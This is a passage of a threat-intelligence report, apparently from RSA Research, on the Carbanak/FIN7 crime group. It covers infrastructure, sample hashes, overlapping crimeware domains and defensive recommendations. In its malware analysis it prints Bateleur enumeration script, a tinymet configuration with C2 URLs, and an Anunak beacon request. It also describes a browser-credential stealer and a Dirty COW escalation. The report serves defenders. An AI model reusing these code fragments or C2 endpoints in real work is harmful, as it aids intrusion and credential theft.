The 2016 period (Figure 35) shows an uptick in activity that included both reused and new malware. This led us to believe the reorganized Carbanak syndicate recruited new members, falling back on previously successful methods to exploit victim networks after gaining a foothold. This aligns with RSA Incident Response team's field experience, where actors using these same tactics and tools were found to be using custom or completely different Trojans than Carberp and Anunak/Sekur, post 2015.

The 2017 time period (Figure 36), while not yet over, is relatively sparse compared to previous years, possibly indicating this malware is at the end of its lifecycle. It is likely, given the history, some remnants of it will be recycled into another implant in the future.




Figure 33: 2014 Infrastructure




Figure 34: 2015 Infrastructure




Figure 35: 2016 Infrastructure




Figure 36: 2017 Infrastructure

4. OVERLAP WITH COMMON CRIMEWARE CAMPAIGNS

During RSA Research's analysis, an interesting link emerged to several crimeware campaigns. This made sense, considering the prolific use of banker Trojans and other information-stealing Trojans by these groups. The Anunak/Sekur malware is the only unique family attributed to these groups. The rest are common, repurposed malware. By pivoting on the known infrastructure with respect to when the Trojans were active, RSA Research was able to discover a potential overlap.

Linked Sample

File Name: face85f789faec82197703e296bd0c872f621902624b34c108f0460bc687ab70.exe
FILE SIZE: 204800 BYTES
MD5: 1E47E12D11580E935878B0ED78D2294F
SHA1: 8230E932427BFD4C2494A6E0269056535B9E6604
PE TIME: 0X534BD7C7 [MON APR 14 12:42:47 2014 UTC]
PEID SIG: MICROSOFT VISUAL C++ 8
SECTIONS (5):

NAME	ENTROPY	MD5
.TEXT	6.5	EAFBA59CAFA0E4FA350DFD3144E02446
.RDATA	7.77	25617CE39E035E60FA0D71C2C28E1BF5
.DATA	6.57	1284A97C9257513AAEBE708AC82C2E38
.RSRC	4.91	F6207D7460A0FBDDC2C32C60191B6634
.RELOC	4.01	2E7EEC2C3E7BA29FBF3789A788B4228E

The compile time of this sample does not appear to be tampered with. It was submitted to VirusTotal on August 25, 2014, from Russia via a web submission as "great1404_chelnok.exe." The web submission, as well as a non-hash filename, suggests this was from the victim and not a researcher. This would give the actor a possible dwell time of over four months, more than enough time to accomplish their goals.

RSA

Upon further analysis, we determined the Trojan is Anunak and is hardcoded to use the HTTP C2 communications method with the domain nyugorta.com (Figure 37).

```
Request

GET /S/KwlcJTGzypiImRc-vp8/H7DM1-.N8jMPV5J-i/e2nIx-pxkxg8oJg9t5VhE/PJVD84hedRNgpAM8ygA9kqTUkLSoKAe0UO2FeVQvVb4oUV.htm HTTP/1.1
Host: nyugorta.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Accept: */*
```

Figure 37: Anunak Trojan Beacon

The domain resolved to 89.45.14[.]207 on February 2nd, 2014. Pivoting on this IP address led our research to a domain, brazilian-love[.]org, that resolved to this IP between April 8th, 2014 and December 5th, 2014. This fit within our actor's timeframe of April to August 2014. The WHOIS information indicated that drake.lampado777@gmail.com registered this domain and 34 others in the same timeframe. Our research indicates "Drake Lampado" is a pseudonym.

Research into these domains revealed that many of them were involved with common Crimeware campaigns, overlapping with some of the Hosting provider subnets used by Carbanak/Fin7 during the same time (Table 2). *Note: the full, unobscured table is available in the Appendix.*

Rd Domain	Malware Involved	Links to Anunak
zaydo.website		
zaydo.space		
zaydo.co		
akkso-dob.in	upatre downloader	
nikaka-ost.in		
skaoow-loyal.xyz		
akkso-dob.xyz	upatre downloader	
maorkkk-grot.xyz	upatre downloader	
skaoow-loyal.net		
nikaka-ost.xyz	upatre downloader	
pasteronixca.com	corebot	
pasteronixus.com	corebot	
vincenzo-bardelli.com	corebot	
marcello-bascioni.com	corebot	

RSA

namorushinoshi.com	corebot	
chugumshimusona.com	corebot	
wascodogamel.com	corebot	
ppc-club.org	corebot	Resolved between 09/16/2015—01/08/2016 to 91.194.254.207 same subnet as advetureseller.com and others
castello-casta.com	carberp	
cameron-archibald.com	carberp	
narko-cartel.com	andromeda	
narko-dispanser.com	andromeda	
dragonn-force.com		Resolved between 02/04/2015—05/14/2016 to 91.194.254.207 same subnet as advetureseller.com and others
[obscured].com		
gooip-kumar.com	badur	Resolved between 02/05/2015—04/17/2015 to 91.194.254.207 same subnet as advetureseller.com and others
casas-curckos.com		
levetas-marin.com	badur	
casting-cortell.com		
[obscured].net		02/08/2015—04/29/2016, 91.194.254.207 same subnet as advetureseller.com and others
brazilian-love.org		
baltazar-btc.com		
road-to-dominikana.biz	corebot	
ihave5kbtc.org	andromeda	
ihave5kbtc.biz	andromeda	
critical-damage333.org		

Table 2: Links to Anunak/Sekur Malware

The linked IP address, 91.194.254[.]207, is registered to dimeline.eu, a European sports betting site that owns the entire 91.194.254[.]0/23 address space (Table 3).

```
inetnum:        91.194.254.0 - 91.194.255.255
netname:        DIMLINE-NET
country:        AT
org:            ORG-DL53-RIPE
remarks:        ****************************************************************
remarks:        Abuse messages please send to: abuse@dimline.org
remarks:        ****************************************************************
admin-c:        DNT22-RIPE
tech-c:         DNT22-RIPE
status:         ASSIGNED PI
notify:         info@dimline.org
mnt-by:         RIPE-NCC-END-MNT
remarks:        mnt-by: MNT-DIMLINE
remarks:        mnt-routes: MNT-DIMLINE
remarks:        mnt-domains: MNT-DIMLINE
created:        2007-07-31T06:42:05Z
last-modified:  2017-08-16T08:19:13Z
source:         RIPE
```

Table 3: RIPE WHOIS Information for 91.194.254.0/24

As noted above, many of the samples analyzed also had domains resolving to this network space (91.194.254/23) during the 2014-2015 time period. Table 4 details the dimeline.eu IP addresses of these domains. These domains are often referred to as lookalike domains as they are registered in such a way as to mimic other trusted or innocent domains in an attempt to go unnoticed.

Domain	IP Address	Date
akamai-technologies.org	91.194.254.246	2/26/2014
adventureseller.com	91.194.254.39	8/25/2014
androidn.net	91.194.254.39	7/3/2014
travel-maps.info	91.194.254.38	7/4/2014
glonass-map.com	91.194.254.37	7/17/2014
datsun-auto.com	91.194.254.38	7/22/2014
di-led.com	91.194.254.38	8/4/2014
coral-trevel.com	91.194.254.92	10/20/2014
comixed.org	91.194.254.90	10/24/2014
publics-dns.com	91.194.254.93	2/25/2015
publics-dns.com	91.194.254.94	2/25/2015

Table 4: Overlaps with Anunak Infrastructure

There is also a link to a Corebot campaign with attempts to sell Corebot source code on btcshop.cc by a user named btcshop. This person claimed to be selling the Corebot source code, but was not the author, and linked to a google+ account for a Drake Lampado. A single post by this person was posted on October 11, 2013. An article explaining the link is here.

These indirect links are not a smoking gun and may be coincidental. The Dimeline network may have been vulnerable with many different groups/ actors using its infrastructure to host their malware. Differences in TTP also exist. For example, the Carbanak/FIN7 group used more than one of their external IP addresses to host C2 applications, while we were only able to verify a single IP address hosting Corebot by the Drake Lampado actor.

That being said, it remains a possibility that the Carbanak/FIN7 actors run side campaigns, in addition to their APT-style attacks, on the industrial verticals dealing with financial information of interest.

5. CURRENT ACTIVITY

Recently there have been reports of weaponized DOCX and RTF files using JavaScript embedded in macros to drop Visual Basic and PowerShell payloads (Figure 38). These lures allow Carbanak/FIN7 to gain a foothold in a targeted network and move laterally to find financial data.

Figure 38: Weaponized DOCX and RTF Lures

The many layers of string splitting and Base64 obfuscation in the lure document's VBA Macro reveal the Bateleur JavaScript backdoor (Figure 39). Along with this Trojan is the tinymet Trojan stub from Metasploit (Figure 40), as well as an encoded and compressed password-stealing DLL.

```
function getOSinfo(){
    var result = '';
    var oWmiService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\\\.\\root\\cimv2");
    var cItems = oWmiService.ExecQuery("Select * from Win32_OperatingSystem");
    var oItem = new Enumerator(cItems);
    for (;!oItem.atEnd();oItem.moveNext()) {
        result += "OS Name: " + oItem.item().Name + "\n";
        result += "OS Version: " + oItem.item().Version + "\n";
        result += "OS Service Pack: " + oItem.item().ServicePackMajorVersion + "." + oItem.item().ServicePackMinorVersion + "\n";
        result += "OS Manufacturer: " + oItem.item().Manufacturer + "\n";
        result += "OS WindowsDirectory: " + oItem.item().WindowsDirectory + "\n";
        result += "OS Total Virtual Memory: " + oItem.item().TotalVirtualMemorySize + "\n";
    }
    return result;
}

function compInfo(){
    var result = '';
    var sh = new ActiveXObject("Wscript.Shell");
    result += "Computer name : " +  sh.ExpandEnvironmentStrings( "%COMPUTERNAME%" ) + "\n";
    result += "Domain : " +  sh.ExpandEnvironmentStrings( "%USERDOMAIN%" ) + "\n";
    result += "User name : " +  sh.ExpandEnvironmentStrings( "%USERNAME%" ) + "\n";
    var WshProcEnv = sh.Environment("Process");
    result += "Processor architecture : " +  WshProcEnv("PROCESSOR_ARCHITECTURE") + "\n";
    result += "System architecture : " +  WshProcEnv("PROCESSOR_ARCHITEW6432") + "\n";
    result += "Local Time Zone Offset : " +   getTiimeZone() + "\n";
    result += getOSinfo();
    return result;
}
```

Figure 39: Bateleur Machine Enumeration

```
var DX = this;
var DY = (function () {/*
try{
    var DZ = "3";
    var EA = "1";
    var EB = "eugenegarden0712";
    var EC = "_kKnIN4qZQ1";
    var DK = "154";
    var DQ  = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    var DR = "7JRIZYgMa8tLAcNCj4xeovH0DnGlFk5PibBVyfUdQuEwpOqW1s3S6mKhXT2r9z";
    var ED = CO() + EC;
    ED = DZ + "-" + EA + "-" + EB + "-" + ED;
    var urlArr = [];
    urlArr[0] = "http://104.232.34.36:80/cd";
urlArr[1] = "http://104.232.34.36:443/cd";
urlArr[2] = "http://104.232.34.36:8080/cd";
urlArr[3] = "https://script.google.com/macros/s/AKfycbz6dmNJfCPwFchoq6WkJsMjQu22SJTJ9pxMUeQR7bCpmJhW6Bg2/exec";
```

FIGURE 40: TINYMET CONFIGURATION

Embedded DLL		
File Name: stealer_component_refl.dll		
File Size: 24576 bytes		
MD5: ddc9b71808be3a0e180e2befae4ff433		
SHA1: 996db927eb4392660fac078f1b3b20306618f382		
PE Time: 0x58993DE6 [Tue Feb 07 03:24:22 2017 UTC]		
Sections (4):		
Name	Entropy	MD5
.text	6.05	e741daf57eb00201f3e447ef2426142f
.rdata	4.3	5ecb9eb63e8ace126f20de7d139dafe8
.data	1.54	732e6d3d7534da31f51b25506e52227a
.reloc	4.76	9f01b74c1ae1c407eb148c6b13850d28

The script, using Reflective DLL Injection, loads this payload into memory and executes it without first writing it to disk. When the DLL is executed it writes itself to the AppData\Local\Temp\ directory of the user profile in which it was executed. It then attempts to locate saved username and password locations from approximately ten different web browsers, as well as saved Outlook credentials. This is but one variant; other variants use a cobalt-strike stager in place of the tinymet backdoor. This blog post from Icebrg contains a spreadsheet with known IOC's.

6. RECOMMENDATIONS

The security lifecycle is the foundation for securing a network against external threats. But this foundation needs to be built upon and a culture of attention to detail, proactive monitoring and looking for blind spots. This can sometimes be tedious and seem unnecessary with the right mix of technology.

RSA Incident Response has weighed in on the current situation, given they see the effectiveness of many different types of instrumentation and network layouts. The key takeaway from that post is for defenders to programmatically increase their visibility while decreasing a potential attacker's visibility and access to sensitive data in a continuous cycle. This shortens attacker dwell time when a breach occurs and limits exposure to financial loss.

Preventing an intrusion cannot always be mitigated by thorough patching and good IT hygiene, though. In one case, these actors were able to exploit a vulnerability in an internet-facing web application. In this case, the organization had a good patching regimen for their application servers; however, the software was a package and one of the components had a vulnerability that the vendor had not patched. While the story could have ended there, it did not. The server was running a vulnerable Linux kernel, allowing for escalated privileges using CVE-2016-5195, the "Dirty COW" copy-on-write vulnerability. The attackers quickly installed a backdoor SSH and SSHD binary, but soon discovered the Linux environment used key-based authentication. From here, the attackers abused the winbind service, which allows Windows Active Directory authentication on Linux hosts, to quickly pivot to the Windows environment and carry on with their mission.

This is often the case with defense; planning is made more complicated once you consider zero-day exploits—previously unknown vulnerabilities in existing software. There are, undoubtedly, many zero days yet to be discovered in today's commonly used software. So how is a defender to be effective with the complexity of modern networks and software? By assuming a breach is always underway. Hunt for indicators in network traffic and on hosts and look for blind spots in that monitoring. At a minimum, an organization should log privileged account usage remotely and know where credentials are stored.

Carbanak/FIN7 relies on variants of the mimikatz password-dumping software. Active Directory software is a fantastic tool to centralize authentication and access control, as well as manage endpoints. This also benefits a potential attacker, often providing the proverbial "keys to the kingdom" and an abstracted map of the network. The simplest reconnaissance tool to be aware of is a Windows native utility, 'net.exe.' More comprehensive frameworks exist in the Recon module for PowerSploit or the Situational Awareness module for PowerShell Empire.

RSA

Proper segmentation of the network could have also prevented the incident described above. Had the DMZ of the internet-facing web hosts not had access to the internal network segments, this would not have happened. This can be taken a step further, segmenting financial data into its own network with even tighter access controls and visibility. The industrial verticals that use supervisory control and data acquisition (SCADA) networks to control machinery running the world (such as power grids) use this methodology to reduce their attack surface. If a corporate user is spear phished and a Trojan is installed, it should be physically impossible to access these resources. The same approach in storing and handling financial data should also be taken.

Prevention is preferred, but in the modern threat environment, a security analyst must assume a breach is in progress and scrutinize the network accordingly. Active hunting in network traffic and endpoint behavior and artifacts should be a daily task. Apex predators in nature have finely tuned senses to hunt their prey; so should the modern security analyst.

With the right people, process and technology, organizations should be able to detect these Trojans and movement throughout the network, with ease. If an organization is using the RSA NetWitness Suite, the parsers, methodologies and YARA signatures described in this paper offer wide coverage for this actor. While persistent, they have proven to not be advanced, using tools and tactics available to every level of penetration tester. That they are even successful and worth mentioning should tell us that, as an industry, we're still undergoing growing pains. With technological advancements coming at full speed, we need to be flexible in our understanding of the "what" and "how" we're defending. We also need to be flexible in our understanding of the threats themselves, not make assumptions. No organization has the perfect security instrumentation and processes; it's an ongoing cycle.

7. CONCLUSIONS

The Carbanak/FIN7 syndicate has had an interesting history over the past four-plus years of observation. The syndicate began targeting Russian and European banking institutions, employing mules to run money from ATMs and direct transfers to bank accounts. When the first report emerged in 2015 and following the subsequent high-profile arrests, the group appeared to slow down and fragment into smaller sub-groups, possibly because members were arrested.

The syndicate then appeared to return in force in 2016 with a diversified digital arsenal and target deck. Since reappearing, they have been observed in the financial, hospitality, retail, food service and other industrial verticals with easy access to financial data.

Carbanak uses disclosed vulnerabilities in email exploits/lures, as well as direct attacks on infrastructure exposed to the internet, to gain an initial

RSA

foothold. Once on a victim network, they possess an arsenal of post-exploitation tools, allowing them to escalate privileges, proxy internally to firewalled segments, move laterally, conduct reconnaissance, and surveil individuals for information on the financial data systems. They are motivated and extremely persistent.

APPENDIX

Warning: The following table includes content some may find offensive. The data contained in this table is necessary for the proper protection of enterprises against this actor.

Rd Domain	Malware Involved	Links to Anunak
zaydo.website		
zaydo.space		
zaydo.co		
akkso-dob.in	upatre downloader	
nikaka-ost.in		
skaoow-loyal.xyz		
akkso-dob.xyz	upatre downloader	
maorkkk-grot.xyz	upatre downloader	
skaoow-loyal.net		
nikaka-ost.xyz	upatre downloader	
pasteronixca.com	corebot	
pasteronixus.com	corebot	
vincenzo-bardelli.com	corebot	
marcello-bascioni.com	corebot	
namorushinoshi.com	corebot	
chugumshimusona.com	corebot	
wascodogamel.com	corebot	
ppc-club.org	corebot	Resolved between 09/16/2015—01/08/2016 to 91.194.254.207 same subnet as advetureseller.com and others

RSA

castello-casta.com	carberp	
cameron-archibald.com	carberp	
narko-cartel.com	andromeda	
narko-dispanser.com	andromeda	
dragonn-force.com		Resolved between 02/04/2015—05/14/2016 to 91.194.254.207 same subnet as advetureseller.com and others
my-amateur-gals.com		
gooip-kumar.com	badur	Resolved between 02/05/2015—04/17/2015 to 91.194.254.207 same subnet as advetureseller.com and others
casas-curckos.com		
levetas-marin.com	badur	
casting-cortell.com		
ass-pussy-fucking.net		02/08/2015—04/29/2016, 91.194.254.207 same subnet as advetureseller.com and others
brazilian-love.org		
baltazar-btc.com		
road-to-dominikana.biz	corebot	
ihave5kbtc.org	andromeda	
ihave5kbtc.biz	andromeda	
critical-damage333.org		

Table 2: Links to Anunak/Sekur Malware